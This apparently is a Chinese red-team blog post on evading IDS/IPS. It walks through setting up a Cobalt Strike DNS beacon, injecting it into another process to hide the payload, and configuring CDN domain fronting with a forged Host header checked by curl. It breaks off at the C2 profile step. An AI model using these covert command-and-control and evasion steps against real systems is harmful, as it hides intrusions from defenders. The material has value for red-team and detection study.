内网流量规避


原创 队员编号039 酒仙桥六号部队 1周前

这是 **酒仙桥六号部队** 的第 **39** 篇文章。
全文共计2129个字，预计阅读时长8分钟。

IDS和IPS概述

IDS（intrusion detection system）入侵检测系统，旁路检测设备，工作在网络层，并行接在内网所需防护设备的链路上，通过抓取流量分析数据包，匹配规则库检测到恶意数据进行报警处理。

IPS（Intrusion-prevention system）入侵防御系统，可覆盖网络层和应用层，比IDS多了主动防御，阻断攻击的功能。



知道IPS的工作原理之后，最直接的方法就是将自己的流量伪装或者隐藏自己的流量。那么如何实现呢？下面我们来介绍两种方法。

DNS beacon+CobaltStrike

将数据通过dns隧道进行传输，基于udp，利用53端口，隐蔽性强。大多数防火墙和入侵检测设备对DNS流量是放行的，能有一定效果的绕过入侵检测设备和防火墙的检测。由于dns传输的过程会经过很多dns节点服务器，所以传输速度会相对较慢。

dns beacon数据链路

1.被控端收到命令之后，向自己记录的dns服务器请求解析域名。

2.内网dns收到请求之后找不到该域名，将请求交给权威域名服务器查询。

3.权威域名服务器向其他服务器同步请求。

4.找到对应的ip为自己的cs服务器，解析请求，实现dns数据链路传输。

配置方法


配置dns

1.申请域名，添加A记录，将域名与公网ip进行绑定。

2.添加NS记录，将ns记录指向到A记录的主机名。

NS记录可设置2-3个，只需主机记录不一样就行，例：ns1 ns3。


注：添加记录10分钟后生效，用nslookup查询ns记录，结果为0.0.0.0就是同步成功。



生成DNS-beacon监听器

1. 新建dns-beacon

Cobalt Strike----Listeners,点击add新建监听器。（生成dns监听器后，cs服务器就相当于一台dns服务器了）。



2. 参数设置

Payload：选择Beacon DNS

Name：自行设定

DNS Hosts：填写你的NS记录（如果有多个NS记录可以都写上）

DNS Hosts（Stager）：填写你的任意一条NS记录


3. 添加成功

注：DNS HOST(Stager) 字段配置 DNS Beacon 的 TXT 记录 stager。这个 stager 仅被用在要求显式stager 的 Cobalt Strike 功能中。你的 Cobalt Strike 团队服务器系统也必须对此域名具有权威性。

生成payload

目标机为64位win7，所以勾选上生成64位payload。

放到被控机上运行。之后上线的效果，不会显示任何信息。



需要使用以下两条命令才能有显示：

mode dns 设置数据通道模式

checkin 使beacon强制回连一次


通道模式有三种：

mode dns 使用dns A记录的数据通道（ipv4）


mode dns6 使用dns AAAA记录的数据通道（ipv6）

mode dns-txt 使用dns TXT记录的数据通道


输入完之后等待beacon的下一次心跳连接，dns就会接收带有命令的数据包发送给目标机win7去执行。




抓包可看到dns发送极小的数据包。




在cs端执行命令，查看数据包，可发现txt记录里为加密传输，并且解析的ns1级了为0.0.0.0，有效的隐藏了真实ip和传输的数据。



此时在被控端的设备上查看任务管理器还能看到运行的任务进程。



在cs端打开进程列表，选择进程，点击Inject，将payload注入到进程中，等待上线后，删除原来的payload，进行进程隐藏。



效果如下，可以看到已经注入成功，process为sqlserver.exe

总结：


优势：此方法可以隐藏自己的真实ip，走udp协议，所以不会开放额外的端口，迁移进程之后也无法看到payload所使用的原始程序，同时也对数据进行加密处理。

劣势：但由于还是会暴露自身的域名，且现在有一些安全设备已经具备了监测dns流量的功能，所以还是会被找到攻击者的痕迹。


Domain Fronting

Domain Fronting，中文译名“域前置”或“域名前置”，用于隐藏服务器真实ip并伪装成高信誉域名与目标通讯，来规避IDS的流量检测，Domain Fronting 的核心技术是 CDN。

CDN请求机制：



如果有多台设备使用同一个cdn服务器，那么服务器就可以通过host头去寻找指定的真实服务器。



同一个cdn服务器下不存在多个ip绑定一个域名，绑定同样的域名会有错误提示。

配置方法：

配置CDN

购买云服务器，开通CDN服务。

加速域名：随便填个高信誉的域名实现域名伪造，例如：oss.microsoft.com，abc.google.com之类的。

IP：填写cs服务器的ip地址。

过几分钟等状态变为正常运行即可。

复制CNAME，去站长工具上ping，响应的ip就是各大机房的cdn服务器ip。

输入curl （CDN任意机房）IP –H“Host: （伪造域名）”–v

此时能出来404就对了。（要等很久，一直是报502的错）

不明白的看上面的伪造请求的流程图！！！

```
herui@cnz ~ % curl 1[redacted] -H "Host: oss.microsoft.com" -v
*   Trying 1[redacted]...
* TCP_NODELAY set
* Connected to 1[redacted] port 80 (#0)
> GET / HTTP/1.1
> Host: oss.microsoft.com
> User-Agent: curl/7.64.1
> Accept: */*
>
< HTTP/1.1 404 Not Found
< Server: Tengine
< Content-Type: text/plain
< Content-Length: 0
< Connection: keep-alive
< Date: Fri, 12 Jun 2020 07:21:22 GMT
< x-alicdn-da-ups-status: endOs,0,404
< Via: cache18.l2cn1800[83,0], kunlun2.cn210[85,0]
< Timing-Allow-Origin: *
< EagleId: 6e5084a015919464825813717e
<
* Connection #0 to host 1[redacted] left intact
* Closing connection 0
```

配置c2-profile

